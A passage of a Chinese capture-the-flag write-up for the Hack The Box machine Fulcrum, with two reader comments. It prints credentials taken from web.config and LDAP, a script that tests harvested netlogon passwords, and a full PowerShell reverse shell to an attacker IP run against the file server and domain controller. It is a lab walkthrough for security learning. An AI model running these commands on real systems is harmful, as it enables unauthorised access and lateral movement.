
遍历默认IIS目录中的目录，发现了web.config，打开文件，发现里面有LDAP登录凭证，如图：



```
[192.168.199.130]: PS C:\inetpub\wwwroot> dir


    Directory: C:\inetpub\wwwroot


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----       02-10-2017     20:09           5359 index.htm

-a----       02-10-2017     20:11           1310 web.config


[192.168.199.130]: PS C:\inetpub\wwwroot> type web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration xmlns="http://schemas.microsoft.com/.NetConfiguration/v2.0">
    <appSettings />
    <connectionStrings>
        <add connectionString="LDAP://dc.fulcrum.local/OU=People,DC=fulcrum,DC=local" name="AD
Services" />
    </connectionStrings>
    <system.web>
        <membership defaultProvider="ADProvider">
            <providers>
                <add name="ADProvider" type="System.Web.Security.ActiveDirectoryMembershipProv
ider, System.Web, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" connectio
nStringName="ADConnString" connectionUsername="FULCRUM\LDAP" connectionPassword="PasswordForSe
arching123!" attributeMapUsername="SAMAccountName" />
            </providers>
        </membership>
    </system.web>
<system.webServer>
   <httpProtocol>
      <customHeaders>
           <clear />
      </customHeaders>
   </httpProtocol>
        <defaultDocument>
            <files>
                <clear />
                <add value="Default.asp" />
                <add value="Default.htm" />
                <add value="index.htm" />
                <add value="index.html" />
                <add value="iisstart.htm" />
            </files>
```

我们创建一个LDAP查询，找到两个CN：DC和File。我们创建一个关于CN的查询并且找到一些凭证。


```
(New-Object adsisearcher((New-Object adsi(“LDAP://dc.fulcrumlocal”, “fulcrum\ldap”,”PasswordForSearch123!”)),(objectCategory=C
```



```
[192.168.199.130]: PS C:\inetpub\wwwroot>  (New-Object adsisearcher((New-Object adsi("LDAP://d
c.fulcrum.local","fulcrum\ldap","PasswordForSearching123!")),"(objectCategory=Computer)")).Fin
dAll() | %{ $_.Properties.name }
DC
FILE
[192.168.199.130]: PS C:\inetpub\wwwroot> (New-Object adsisearcher((New-Object adsi("LDAP://dc
.fulcrum.local","fulcrum\ldap","PasswordForSearching123!")),"(info=*)")).FindAll() | %{ $_.Pro
perties }

Name                           Value

----                           -----

logoncount                     {18}

codepage                       {0}

objectcategory                 {CN=Person,CN=Schema,CN=Configuration,DC=fulcrum,DC=local}

description                    {Has logon rights to the file server}

usnchanged                     {143447}

instancetype                   {4}

name                           {Bobby Tables}

badpasswordtime                {131522885566857829}

pwdlastset                     {131514417841217344}

objectclass                    {top, person, organizationalPerson, user}

badpwdcount                    {0}

samaccounttype                 {805306368}

lastlogontimestamp             {131556801131693417}

usncreated                     {12878}

objectguid                     {88 53 29 79 114 147 100 75 187 41 125 239 148 113 13 111}

info                           {Password set to ++FileServerLogon12345++}

whencreated                    {02-10-2017 18:06:57}

adspath                        {LDAP://dc.fulcrum.local/CN=Bobby Tables,OU=People,DC=fulcrum,D
C=local}
```


我们创建一个脚本来获取user.txt文件，应该能够获取第一个flag，但是我们没有权限获取多个PS 跃点。

```
Invoke-Command -CommandName file.fulcrm.local -Credential fulcrum.local\btables -Port 5985 -ScriptBlock { type C:\User\Btables
Invoke-Command -ComputerName file.fulcrum.local -Credentail fulcrum.local\btables -Port 5985 -ScriptBlock {$client = New-Objec
```



```
[192.168.199.130]: PS C:\inetpub\wwwroot> Invoke-Command -ComputerName file.fulcrum.local -Cre
dential fulcrum.local\btables -Port 5985 -ScriptBlock  { $client = New-Object System.Net.Socke
ts.TCPClient('10.10.14.6',53);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};whi
le(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.
Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendba
ck2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($se
ndback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close() }
```


我们使用nc设置监听并获得反向shell。我们查看一下文件，找到了user.txt，打开文件就能发现第一个flag，如图：



```
PS C:\Users\BTables\Desktop> dir


    Directory: C:\Users\BTables\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       04-10-2017     22:12             34 user.txt


PS C:\Users\BTables\Desktop> type user.txt
[redacted]
PS C:\Users\BTables\Desktop>
```


现在我们有了服务器的shell，我们将使用之前找到的凭证来访问DC服务器。

```
net use \\dc.fulcrum.local\netlogon /user:fulcrum\btables ++FileServerLogon12345++
```




```
PS C:\Users\BTables\Desktop> net use \\dc.fulcrum.local\netlogon /user:fulcrum
\btables ++FileServerLogon12345++
The command completed successfully.

PS C:\Users\BTables\Desktop> cd \\dc.fulcrum.local\netlogon
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon>
```

当我们连接到DC服务器后，我们发现了很多包含了凭证的ps1脚本，这将会进一步帮助我们提升服务器的权限。



```
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon> cat a1a4
1e90-147b-44c9-97d7-c9abb5ec0e2a.ps1
# Map network drive v1.0
$User = '923a'
$Pass = '@fulcrum_bf392748ef4e_$' | ConvertTo-SecureString -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential ($User, $Pass)
New-PSDrive -Name '\\file.fulcrum.local\global\' -PSProvider FileSystem -Root
'\\file.fulcrum.local\global\' -Persist -Credential $Cred


PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon>
```


我们创建脚本来检查文件中所有权限凭证。



```
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon>  functio
n test($u,$p) { (new-object directoryservices.directoryentry "",$u,$p).psbase.
name -ne $null; }; $files = @(gci \\dc.fulcrum.local\netlogon\*.ps1); foreach
($file in $files) { $result = Select-String -Path $file -pattern "'(.*)'"; $us
er = $result.Matches[0].Groups[1].Value; $pass = $result.Matches[1].Groups[1].
Value; if (test "fulcrum.local\$user" "$pass") { echo "fulcrum.local\$user $pa
ss"; }; }

fulcrum.local\923a @fulcrum_bf392748ef4e_$
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon> PS Micro
soft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon>
```


现在我们创建脚本来拿下域控服务器的shell。

```
Invoke-Command -ComputerName dc.fulcrum.local -Credential 923a -Port 5985 -ScriptBlock { $client = New-Object System.Net.Socke
```



```
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon> PS Micro
soft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon> Invoke-Command -
ComputerName dc.fulcrum.local -Credential 923a -Port 5985 -ScriptBlock { $clie
nt = New-Object System.Net.Sockets.TCPClient('10.10.14.6',53);$stream = $clien
t.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEnco
ding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$send
back2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::A
SCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream
.Flush()};$client.Close() }
```

运行脚本，我们就会看到一个弹窗，要求我们输入密码。我们输入之前用脚本找到的密码。



Warning: A script or application on the remote computer 192.168.199.130 is requesting your credentials. Enter your credentials only if you trust the remote computer and the application or script that is requesting them.


Warning: A script or application on the remote computer FILE.FULCRUM.LOCAL is requesting your credentials. Enter your credentials only if you trust the remote

Username: 923a

Password: ••••••••••••••••••••••••

我们设置好监听然后等待反向shell。获得反向shell之后，我们在目录c:\Users\Administrator\Desktop中找到了root.txt文件，打开文件，获取第二个flag，大功告成。

```
nc -lvp 53
```



```
PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       04-10-2017     14:00             70 root.txt


PS C:\Users\Administrator\Desktop> type root.txt
8ddbe372e[redacted]db5b35a0cab
PS C:\Users\Administrator\Desktop>
```

点击收藏 | 2 关注 | 3

上一篇：克隆合法软件传播加密货币挖矿机 下一篇：利用动态二进制加密实现新型一句话木...

1. 2 条回复

hundan 2018-09-25 08:34:19

> 根据经验，这个页面可能会存在XXE漏洞，这里，可以进行深度挖掘一下。

这里并不理解，一个api接口就能看出会有xxe？

1 回复Ta

BBBbone 2018-11-05 01:28:45

老哥，如何才能配置好OpenVPn呀，我一直卡着，换成tcp不行，主要是ping不上他们的那台服务器。望大神带带我，我也想上hack the box做题

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板